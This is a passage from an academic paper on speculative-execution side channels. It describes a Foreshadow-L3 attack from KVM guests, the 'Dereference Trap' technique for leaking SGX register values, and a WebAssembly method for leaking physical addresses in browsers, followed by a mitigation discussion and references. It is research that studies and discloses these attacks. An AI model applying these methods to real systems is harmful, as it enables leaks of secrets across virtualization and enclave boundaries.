Concurrent work showed that prefetching gadgets in the kernel, in combination with L1TF, can be exploited on Xen and KVM [100, 89]. The default setting on Ubuntu 19.04 (kernel `5.0.0-20`) is to only conditionally flush the L1 data cache upon VM entry via KVM [92], which is also the case for Kali Linux (kernel `5.3.9-1kali1`). The L1 data cache is

only flushed in nested VM entry scenarios or in situations where data from the host might be leaked. Since Linux kernel `4.9.81`, Linux's KVM implementation clears all guest clobbered registers to prevent speculative dereferencing [15]. In our attack, the guest fills all general-purpose registers with direct-physical-map addresses from the host.

End-To-End Foreshadow Attack via Interrupts. In Section 3.3, we observed that context switches triggered by interrupts can also cause speculative cache fetches. We use the example from Section 3.3 to verify whether the "prefetching" effect can also be exploited from a virtualized environment. In this setup, we virtualize Linux buildroot (kernel `4.16.18`) on a Kali Linux host (kernel `5.3.9-1kali1`) using qemu (`4.2.0`) with the KVM backend. In our experiment, the guest constantly fills a register with a direct-physical-map address and performs the `sched_yield` syscall. We verify with Flush+Reload in a loop on the corresponding host virtual address that the address is indeed cached. Hence, we can successfully fetch arbitrary hypervisor addresses into the L1 cache on kernel versions before the patch, *i.e.*, with Foreshadow mitigations but incomplete Spectre-BTB mitigations. We observe about 25 speculative cache fetches per minute using NVMe interrupts on our Debian machine. The attacker, running as a guest, can use this gadget to prefetch data into the L1. Since data is now located in the L1, this reenables a Foreshadow attack [95], allowing guest-to-host memory reads. As described before, 25 fetches per minute means that we can theoretically leak up to $64 \cdot 25 = 1600$ bytes per minute (or 26.7 bytes per second) with a Foreshadow attack despite mitigations in place. However, this requires a sophisticated attacker who avoids context switches once the target cache line is cached.

We develop an end-to-end Foreshadow-L3 exploit that works despite enabled Foreshadow mitigations, provided the unrelated Spectre-BTB mitigations are disabled. In this attack the host constantly accesses a secret on a physical core, which ensures it remains in the shared L3 cache. We assign one isolated physical core, consisting of two hyperthreads, to our virtual machine. In the virtual machine, the attacker fills all registers on one logical core (hyperthread) and performs the Foreshadow attack on the other logical core. Note that this is different from the original Foreshadow attack where one hyperthread is controlled by the attacker and the sibling hyperthread is used by the victim. Our scenario is more realistic, as the attacker controls both hyperthreads, *i.e.*, both hyperthreads are in the same trust domain. With this proof-of-concept attack implementation, we

are able to leak 7 bytes per minute successfully [18]. Note that this can be optimized further, as the current proof-of-concept produces context switches regardless of whether the cache line is cached or not. Our attack clearly shows that the recommended Foreshadow mitigations alone are not sufficient to mitigate Foreshadow attacks, and Spectre-BTB mitigations must be enabled to fully mitigate our Foreshadow-L3 attack.

No Prefetching gadget in Hypercalls in KVM We track the register values in hypercalls and validate whether the register values from the guest system are speculatively fetched into the cache. We neither observe that the direct-physical-map address is still located in the registers nor that it is speculatively fetched into the cache. However, as was shown in concurrent work [89, 100], prefetch gadgets exist in the kernel that can be exploited to fetch data into the cache, and these gadgets can be exploited using Foreshadow.

6.2. Negative Result: Foreshadow on Hyper-V HyperClear

We examined whether the same attack also works on Windows 10 (build `1803.17134`), which includes the latest patch for Foreshadow. As on Linux, we disabled the mitigations for Spectre-BTB and tried to fetch hypervisor addresses from guest systems into the cache.

Microsoft's Hyper-V HyperClear Mitigation [64] for Foreshadow claims to only flush the L1 data cache when switching between virtual cores. Hence, it should be susceptible to the same basic attack we described at the beginning of this section. For our experiment, the attacker passes a known virtual address of a secret variable from the host operating system for all parameters of a hypercall. However, we could not find any exploitable timing difference after switching from the guest to the hypervisor. Our experiments concerning this negative result are discussed in Section B.

7. Leaking Values from SGX Registers

In this section, we present a novel method, *Dereference Trap*, to leak register contents from an SGX enclave in the presence of only a speculative

[18] An anonymized demonstration video can be found here: https://streamable.com/8ke5ub

register dereference. We show that this technique can also be generalized and applied to other contexts. Leaking the values of registers is useful, e.g., to extract parts of keys or intermediate values from cryptographic operations. While there are already Spectre attacks on SGX enclaves [11, 68], they require the typical Spectre-PHT gadget [48], *i.e.*, a double indirect memory access after a conditional branch.

7.1. Dereference Trap

For *Dereference Trap*, we exploit transient code paths inside an enclave which speculatively dereference a register containing a secret value. The setup is similar to the kernel case we examined in Section 3.6. An SGX enclave has access to the entire virtual address space [36]. Hence, any speculative memory access to a valid virtual address caches the data at this address.

The basic idea of *Dereference Trap* is to ensure that the entire virtual address space of the application is mapped. Thus, if a register containing a secret is speculatively dereferenced, the corresponding virtual address is cached. The attacker can detect which virtual address is cached and infer the secret. However, in practice, there are two main challenges which must be resolved to implement *Dereference Trap*. Firstly, the virtual address space is much larger than the physical address space. Thus it is not possible to simply map all virtual addresses to physical addresses. Secondly, the Flush+Reload attack is a bottleneck, as even a highly-optimized Flush+Reload attack takes around 300 CPU cycles [80]. Hence, probing every cache line of the entire user-accessible virtual address space of 2^{47} bytes would require around 2 days on a 4 GHz CPU. Moreover, probing this many cache lines does not work as the cached address does not remain in the cache if many other addresses are accessed.

Divide and Conquer. Instead of mapping every page in the virtual address space to its own physical pages, we only map 2 physical pages $p1$ and $p2$, as illustrated in Figure 10.5. By leveraging shared memory, we can map one physical page multiple times into the virtual address space. By default, the number of `mmap`ed segments which can be mapped simultaneously is limited to 65 536 [43]. However, as the attacker in the SGX threat model is privileged [36] we can easily disable this limit. The maximum allowed value is $2^{31} - 1$, which makes it possible to map $1/16^{th}$




Figure 10.5.: Leaking the value of an x86 general-purpose register using *Dereference Trap* and Flush+Reload on two different physical addresses. v_0 to v_{n-1} represent the memory mappings on one of the shared memory regions.

of the user-accessible virtual address space. If we only consider 32-bit secrets, *i.e.*, secrets which are stored in the lower half of 64-bit registers, 2^{20} mappings are sufficient. Out of these, the first 2^{10} virtual addresses map to physical page $p1$ and the second 2^{10} addresses map to page $p2$. Consequently the majority of 32-bit values are now valid addresses that either map to $p1$ or $p2$. Thus, after a 32-bit secret is speculatively dereferenced inside the enclave, the attacker only needs to probe the 64 cache lines of each of the two physical pages. A cache hit reveals the most-significant bit (bit 31) of the secret as well as bits 6 to 11, which define the cache-line offset on the page.

To learn the remaining bits 12 to 30, we continue in a fashion akin to binary-search. We unmap all mappings to $p1$ and $p2$ and create half as many mappings as before. Again, half of the new mappings map to $p1$ and half of the new mappings map to $p2$. From a cache hit in this setup, we can again learn one bit of the secret. We can repeat these steps until all bits from bit 6 to 31 of the secret are known. As the granularity of Flush+Reload is one cache line, we cannot leak the least-significant 6 bits of the secret.

As a privileged attacker, we can also disable the hardware prefetchers on Intel CPUs by setting the model-specific register `0x1a4` to 15 [97]. This prevents spurious cache hits, which is especially important for probing the cache lines on a single page.

We evaluated *Dereference Trap* on our test system and recovered a 32-bit value stored in a 64-bit register within 15 minutes.

7.2. Speculative Type Confusion

SGX registers are invisible to the kernel and can thus not be speculatively dereferenced from outside SGX. Hence, the dereference gadget has to be inside the enclave. While there is a mechanism similar to a context switch when an enclave is interrupted, we could not find such a gadget in either the current SGX SDK or driver code. This is unsurprising, as this code is hardened with memory fences for nearly all memory loads to prevent LVI [96] as well as other transient-execution attacks.

Hence, to leak secret registers using *Dereference Trap*, the gadget must be in the enclave code. Such a gadget can easily be introduced, e.g., when using polymorphism in C++. Listing 10.1 (Section C) shows a minimal example of introducing such a gadget. However, there are also many different causes for such gadgets [34], e.g., function pointers or (compiler-generated) jump tables.

7.3. Generalization of Dereference Trap

Dereference Trap is a generic technique which also applies to any other scenario where the attacker can set up the hardware and address space accordingly. For instance, Intel systems before Haswell and AMD systems before Zen do not support SMAP. Also, more recent systems may have SMAP disabled. On these systems, we can also `mmap` memory regions and the kernel will dereference 32-bit values misinterpreted as pointers (into user space). We prepared an experiment where a kernel module speculatively accesses a secret value. The user-space process performs the *Dereference Trap*. Using this technique the attacker can reliably leak a 32-bit secret which is speculatively dereferenced by the kernel module using an artificial Spectre gadget. We evaluated the same experiment on an Intel i5-8250U, ARM Cortex-A57, and AMD ThreadRipper 1920X with the same result of 15 minutes to recover a 32-bit secret. Thus, Spectre-BTB mitigations and SMAP must remain enabled to mitigate attacks like *Dereference Trap*.

8. Leaking Physical Addresses from JavaScript using WebAssembly

In this section, we present an attack that leaks the physical address (cache-line granularity) of a variable from within a JavaScript context. Our main goal is to show that the "prefetching" effect is much simpler than described in the original paper [21], *i.e.*, *it does not require native code execution.* The only requirement for the environment is that it can keep a 64-bit register filled with an attacker-controlled 64-bit value.

In contrast to the original paper's attempt to use NaCl to run in native code in the browser, we describe how to create a JavaScript-based attack to leak physical addresses from Javascript variables and evaluate its performance in common JavaScript engines and Firefox. We demonstrate that it is possible to fill 64-bit registers with an attacker-controlled value in JavaScript by using WebAssembly.

Attack Setup. JavaScript encodes numbers as double-precision floating-point values in the IEEE 754 format [65]. Thus, it is not possible to store a full 64-bit value into a register with vanilla JavaScript, as the maximum precision is only 53-bit. The same is true for Big-Integer libraries, which represent large numbers as structures on the heap [93]. To overcome this limitation, we leverage WebAssembly, a binary instruction format which is precompiled for the JavaScript engine and not further optimized by the engine [93]. The precompiled bytecode can be loaded and instantiated in JavaScript. To prevent WebAssembly from harming the system, the bytecode is limited to calling functions provided by the JavaScript scope.

Our test operating system is Debian 8 (kernel`5.3.9-1kali1`) on an Intel i7-8550U. We observe that on this system registers `r9` and `r10` are speculatively dereferenced in the kernel. In our attack, we focus on filling these specific registers with a guessed direct-physical-map address of a variable. The WebAssembly method `load_pointer` of Listing 10.2 (Section D) takes two 32-bit JavaScript values, which are combined into a 64-bit value and populated into as many registers as possible. To trigger interrupts we rely on web requests from JavaScript, as suggested by Lipp et al. [54].

We can use our attack to leak the direct-physical-map address of any variable in JavaScript. The attack works analogously to the address-translation attack in native code [21].

1. Guess a physical address p for the variable and compute the corresponding direct-physical map address $d(p)$.
2. Load $d(p)$ into the required registers (`load_pointer`) in an endless loop, e.g., using endless-loop slicing [54].
3. The kernel fetches $d(p)$ into the cache when interrupted.
4. Use Evict+Reload on the target variable. On a cache hit, the physical address guess p from Step 1 was correct. Otherwise, continue with the next guess.

Attack from within Browsers. For faster prototyping, we first evaluate our experiment on the JavaScript engines V8 version 7.7 and Spidermonkey 60. To verify our experiments, we use Kali Linux (kernel `5.3.9-1kali1`) running on an Intel i7-8550U. As it is the engines that execute our WebAssembly, the same register filling behavior as in the browser should occur when the engines are executed standalone. In both engines, we use the C-APIs to add native code functions [66, 94], enabling us to execute syscalls such as `sched_yield`. This shortcuts the search to find JavaScript code that constantly triggers syscalls. Running inside the engine with the added syscall, we achieve a speed of 20 speculative fetches per second.

In addition to testing in the standalone JavaScript engines, we also show that speculative dereferencing can be triggered in the browser. We mount an attack in Firefox 76.0 by injecting interrupts via web requests. We observe up to 2 speculative fetches per hour. If the logical core running the code is constantly interrupted, e.g., due to disk I/O, we achieve up to 1 speculative fetch per minute. As this attack leaks parts of the physical and virtual address, it can be used to implement various microarchitectural attacks [69, 73, 83, 22, 19, 48, 79]. Hence, the address-translation attack is possible with JavaScript and WebAssembly, without requiring the NaCl sandbox as in the original paper [21].

Upcoming JavaScript extensions expose syscalls to JavaScript [12]. However, at the time of writing, no such extensions are enabled by default. Hence, as the second part of our evaluation, we investigate whether a syscall-based attack would also yield the same performance as in native code. To simulate the extension, we expose the `sched_yield` syscall to JavaScript. We observe the same performance of 20 speculative fetches per second with the syscall function. Thus, new extensions for JavaScript may improve the performance of our previously described attack on unmodified Firefox.

Limitations of the Attack. We conclude that the bottleneck of this attack is triggering syscalls. In particular, there is currently no way to directly perform a single syscall via Javascript in browsers without high overhead. We traced the syscalls of Firefox using `strace`. We observed that syscalls such as `sched_yield, getpid, stat, sendto` are commonly performed upon `window` events, e.g., opening and closing pop-ups or reading and writing events on the JavaScript console. However, the registers `r9` and `r10` get overwritten before the syscall is performed. Thus, whether the registers are speculatively dereferenced while still containing the attacker-chosen values strongly depends on the engine's register allocation and on other syscalls performed. As Jangda et al. [41] stated, not all registers are used in Chrome and Firefox in the JIT-generated native code. Not all registers can be filled from within the browser, e.g., Chrome uses the registers `r10` and `r13` only as scratch registers, and Firefox uses `r15` as the heap pointer [41].

9. Discussion

The "prefetching" of user-space registers was first observed by Gruss et al. [21] in 2016. In May 2017, Jann Horn discovered that speculative execution can be exploited to leak arbitrary data. In January 2018, pre-prints of the Spectre [48] and Meltdown [56] papers were released. Our results indicate that the address-translation attack was the first inadvertent exploitation of speculative execution, albeit in a much weaker form where only metadata, *i.e.*, information about KASLR, is leaked rather than real data as in a full Spectre attack. Even before the address-translation attack, speculative execution was well known [75] and documented [32] to cause cache hits on addresses that are not architecturally accessed. This was often mentioned together with prefetching [27, 104]. Currently, the address-translation attack and our variants are mitigated on both Linux and Windows using the retpoline technique to avoid indirect branches. In particular, the Spectre-BTB gadget in the syscall wrapper can be fixed by using the `lfence` instruction.

Another possibility upon a syscall is to save user-space register values to memory, clear the registers to prevent speculative dereferencing, and later restore the user-space values after execution of the syscall. However, as has been observed in the interrupt handler, there might still be some

speculative cache accesses on values from the stack. The retpoline mitigation for Spectre-BTB introduces a large overhead for indirect branches. The performance overhead can in some cases be up to 50 % [88]. This is particularly problematic in large scale systems, e.g., cloud data centers, that have to compensate for the performance loss and increased energy consumption. Furthermore, retpoline breaks CET and CFI technologies and might thus also be disabled [7]. As an alternative, randpoline [7] could be used to replace the mitigation with a probabilistic one, again with an effect on Foreshadow mitigations. And indeed, mitigating memory corruption vulnerabilities may be more important than mitigating Foreshadow in certain use cases. Cloud computing concepts that do not rely on traditional isolation boundaries are already being explored in industry [1, 13, 63, 29]. Future work should investigate mitigations which take these new computing concepts into account rather than enforcing isolation boundaries that are less necessary in these use cases.

On current CPUs, Spectre-BTB mitigations, including retpoline, must remain enabled. On newer kernels for ARM Cortex-A CPUs, the branch prediction results can be discarded, and on certain devices branch prediction can be entirely disabled [3]. Our results suggest that these mechanisms are required for context switches or interrupt handling. Additionally, the L1TF mitigations must be applied on affected CPUs to prevent Foreshadow. Otherwise, we can still fetch arbitrary hypervisor addresses into the cache. Finally, our attacks also show that SGX enclaves must be compiled with the retpoline flag. Even with LVI mitigations, this is currently not the default setting, and thus all SGX enclaves which speculatively load secrets are potentially susceptible to *Dereference Trap*.

10. Conclusion

We confirmed the empirical results from several previous works [21, 56, 95, 103] while showing that the underlying root cause was misattributed in these works, resulting in incomplete mitigations [20, 56, 95, 10, 67, 78]. Our experiments clearly show that speculative dereferencing of a user-space register in the kernel causes the leakage. As a result, we were able to improve the performance of the original attack and show that CPUs from other hardware vendors like AMD, ARM, and IBM are also affected. We demonstrated that this effect can also be exploited via JavaScript in browsers, enabling us to leak the physical addresses of JavaScript variables.

To systematically analyze the effect, we investigated its leakage capacity by implementing a cross-core covert channel which works without shared memory. We presented a novel technique, *Dereference Trap*, to leak the values of registers used in SGX (or privileged contexts) via speculative dereferencing. We demonstrated that it is possible to fetch addresses from hypervisors into the cache from the guest operating system by triggering interrupts, enabling Foreshadow (L1TF) on data from the L3 cache. Our results show that, for now, retpoline must remain enabled even on recent CPU generations to fully mitigate high impact microarchitectural attacks such as Foreshadow.

References

[1] Amazon AWS. AWS Lambda@Edge. 2019. URL: https://aws.amazon.com/lambda/edge/ (p. 335).

[2] ARM Limited. ARM Developer - Cortex-A53. 2019. URL: https://developer.arm.com/ip-products/processors/cortex-a/cortex-a53 (p. 317).

[3] ARM Limited. ARM: Whitepaper Cache Speculation Side-channels. 2018. URL: https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability/download-the-whitepaper (p. 335).

[4] Daniel J. Bernstein. Cache-Timing Attacks on AES. Tech. rep. 2005. URL: http://cr.yp.to/antiforgery/cachetiming-20050414.pdf (p. 308).

[5] Sarani Bhattacharya, Clémentine Maurice, Shivam Bhasin, and Debdeep Mukhopadhyay. Template Attack on Blinded Scalar Multiplication with Asynchronous perf-ioctl Calls. In: Cryptology ePrint Archive, Report 2017/968 (2017) (p. 309).

[6] Sarani Bhattacharya and Debdeep Mukhopadhyay. Curious Case of Rowhammer: Flipping Secret Exponent Bits Using Timing Analysis. In: CHES. 2016 (p. 303).

[7] Rodrigo Branco, Kekai Hu, Ke Sun, and Henrique Kawakami. Efficient mitigation of side-channel based attacks against speculative execution processing architectures. US Patent App. 16/023,564. 2019 (p. 335).

[8] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In: WOOT. 2017 (p. 309).

[9] Claudio Canella, Michael Schwarz, Martin Haubenwallner, Martin Schwarzl, and Daniel Gruss. KASLR: Break It, Fix It, Repeat. In: AsiaCCS. 2020 (p. 320).

[10] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium. Extended classification tree and PoCs at https://transient.fail/. 2019 (pp. 303, 304, 310, 317, 319, 335).

[11] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. In: EuroS&P. 2019 (pp. 310, 329).

[12] Chromium. Mojo in Chromium. 2020. URL: `https://chromium.googlesource.com/chromium/src.git/+/master/mojo/README.md` (p. 333).

[13] Cloudflare. Cloudflare Workers. 2019. URL: `https://www.cloudflare.com/products/cloudflare-workers/` (p. 335).

[14] KVM contributors. Kernel-based Virtual Machine. 2019. URL: `https://www.linux-kvm.org` (p. 325).

[15] Elixir bootlin. 2018. URL: `%7Bhttps://elixir.bootlin.com/linux/latest/source/arch/x86/kvm/svm.c#L5700%7D` (p. 327).

[16] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In: MICRO. 2016 (p. 309).

[17] Agner Fog. The microarchitecture of Intel, AMD and VIA CPUs: An optimization guide for assembly programmers and compiler makers. 2016 (p. 309).

[18] David Gens, Orlando Arias, Dean Sullivan, Christopher Liebchen, Yier Jin, and Ahmad-Reza Sadeghi. LAZARUS: Practical Side-Channel Resilient Kernel-Space Randomization. In: RAID. 2017 (p. 318).

[19] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In: NDSS. 2017 (p. 333).

[20] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (pp. 303, 306, 310, 318, 335).

[21] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (pp. 303, 305, 307, 308, 310–314, 318, 319, 325, 332–335).

[22] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016 (pp. 305, 333).

[23] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (p. 303).

[24] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015 (p. 308).

[25] Berk Gülmezoğlu, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. A Faster and More Realistic Flush+Reload Attack on AES. In: COSADE. 2015 (p. 308).

[26] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018 (p. 310).

[27] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks against Kernel Space ASLR. In: S&P. 2013 (p. 334).

[28] IAIK. Prefetch Side-Channel Attacks V2P. 2016. URL: %7Bhttps://github.com/IAIK/prefetch/blob/master/v2p/v2p.c%7D (pp. 311–313).

[29] IBM. 2019. URL: https://cloud.ibm.com/functions/ (p. 335).

[30] Intel. Adaptive data prefetching. US Patent 9,280.474 B2. 2016 (p. 313).

[31] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual. 2019 (pp. 308, 309).

[32] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. 2019 (pp. 307, 308, 334).

[33] Intel. Intel Analysis of Speculative Execution Side Channels. Revision 4.0. 2018 (p. 310).

[34] Intel. Retpoline: A Branch Target Injection Mitigation. Revision 003. 2018 (pp. 310, 331).

[35] Intel. Speculative Execution Side Channel Mitigations. Revision 3.0. 2018 (p. 310).

[36] Intel Corporation. Software Guard Extensions Programming Reference, Rev. 2. In: (2014) (pp. 309, 329).

[37] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack that Works Across Cores and Defies VM Sandboxing – and its Application to AES. In: S&P. 2015 (p. 303).

[38] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Know Thy Neighbor: Crypto Library Detection in Cloud. In: PETS (2015) (p. 308).

[39] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Lucky 13 Strikes Back. In: AsiaCCS. 2015 (p. 308).

[40] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gulmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In: USENIX Security Symposium. 2019 (pp. 303, 305).

[41] Abhinav Jangda, Bobby Powers, Emery D. Berger, and Arjun Guha. Not So Fast: Analyzing the Performance of WebAssembly vs. Native Code. In: USENIX ATC. 2019 (p. 334).

[42] Vasileios P Kemerlis, Michalis Polychronakis, and Angelos D Keromytis. ret2dir: Rethinking kernel isolation. In: USENIX Security Symposium. 2014 (p. 303).

[43] kernel.org. Documentation for /proc/sys/vm/* kernel version 2.6.29. 2019. URL: `https://www.kernel.org/doc/Documentation/sysctl/vm.txt` (p. 329).

[44] kernel.org. Virtual memory map with 4 level page tables (x86_64). 2009. URL: `https://www.kernel.org/doc/Documentation/x86/x86_64/mm.txt` (p. 307).

[45] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In: ISCA. 2014 (pp. 303, 308).

[46] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (p. 310).

[47] Kirill A. Shutemov. Pagemap: Do Not Leak Physical Addresses to Non-Privileged Userspace. 2015. URL: https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=ab676b7d6fbf4b294bf198fb27ade5b0e865c7ce (pp. 303, 307).

[48] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 304, 305, 308–310, 316, 329, 333, 334).

[49] Paul C. Kocher. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In: CRYPTO. 1996 (p. 308).

[50] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: WOOT. 2018 (pp. 309, 310).

[51] Jaehyuk Lee, Jinsoo Jang, Yeongjin Jang, Nohyun Kwak, Yeseul Choi, Changho Choi, Taesoo Kim, Marcus Peinado, and Brent Byunghoon Kang. Hacking in Darkness: Return-oriented Programming against Secure Enclaves. In: USENIX Security Symposium. 2017 (p. 309).

[52] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In: USENIX Security Symposium. 2017 (p. 309).

[53] Jonathan Levin. Mac OS X and IOS Internals: To the Apple's Core. John Wiley & Sons, 2012 (p. 307).

[54] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical Keystroke Timing Attacks in Sandboxed JavaScript. In: ESORICS. 2017 (pp. 332, 333, 349).

[55] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: USENIX Security Symposium. 2016 (p. 308).

[56] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (pp. 303–305, 308–310, 314, 319, 320, 334, 335).

[57] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In: S&P. 2015 (pp. 303, 308).

[58] LKML. x86/pti updates for 4.16. 2018. URL: `http://lkml.iu.edu/hypermail/linux/kernel/1801.3/03399.html` (p. 320).

[59] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In: CCS. 2018 (pp. 309, 310, 319).

[60] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: Cross-Cores Cache Covert Channel. In: DIMVA. 2015 (p. 303).

[61] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (pp. 308, 325).

[62] Ross Mcilroy, Jaroslav Sevcik, Tobias Tebbi, Ben L Titzer, and Toon Verwaest. Spectre is here to stay: An analysis of side-channels and speculative execution. In: arXiv:1902.05178 (2019) (p. 305).

[63] Microsoft. Azure serverless computing. 2019. URL: `https://azure.microsoft.com/en-us/overview/serverless-computing/` (p. 335).

[64] Microsoft Techcommunity. Hyper-V HyperClear Mitigation for L1 Terminal Fault. 2018. URL: `https://techcommunity.microsoft.com/t5/Virtualization/Hyper-V-HyperClear-Mitigation-for-L1-Terminal-Fault/ba-p/382429` (p. 328).

[65] Mozilla. JavaScript data structures. 2019. URL: `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Data_structures` (p. 332).

[66] Mozilla. JS API Reference. 2019. URL: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey/JSAPI_reference (p. 333).

[67] Alexander Nilsson, Pegah Nikbakht Bideh, and Joakim Brorsson. A Survey of Published Attacks on Intel SGX. 2020 (pp. 303, 304, 319, 335).

[68] O'Keeffe, Dan and Muthukumaran, Divya and Aublin, Pierre-Louis and Kelbert, Florian and Priebe, Christian and Lind, Josh and Zhu, Huanzhou and Pietzuch, Peter. Spectre attack against SGX enclave. 2018 (p. 329).

[69] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In: CCS. 2015 (pp. 305, 308, 333).

[70] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In: CT-RSA. 2006 (p. 308).

[71] Dan Page. Theoretical use of cache memory as a cryptanalytic side-channel. In: Cryptology ePrint Archive, Report 2002/169 (2002) (p. 308).

[72] Colin Percival. Cache missing for fun and profit. In: BSDCan. 2005 (p. 308).

[73] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (pp. 303, 308, 324, 325, 333).

[74] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip Feng Shui: Hammering a Needle in the Software Stack. In: USENIX Security Symposium. 2016 (p. 303).

[75] Chester Rebeiro, Debdeep Mukhopadhyay, Junko Takahashi, and Toshinori Fukunaga. Cache timing attacks on Clefia. In: International Conference on Cryptology in India. 2009 (p. 334).

[76] Refined Speculative Execution Terminology. 2020. URL: https://software.intel.com/security-software-guidance/insights/refined-speculative-execution-terminology (p. 310).

[77] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-Party Compute Clouds. In: CCS. 2009 (p. 308).

[78] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In: S&P. 2019 (pp. 303, 305, 309, 310, 319, 335).

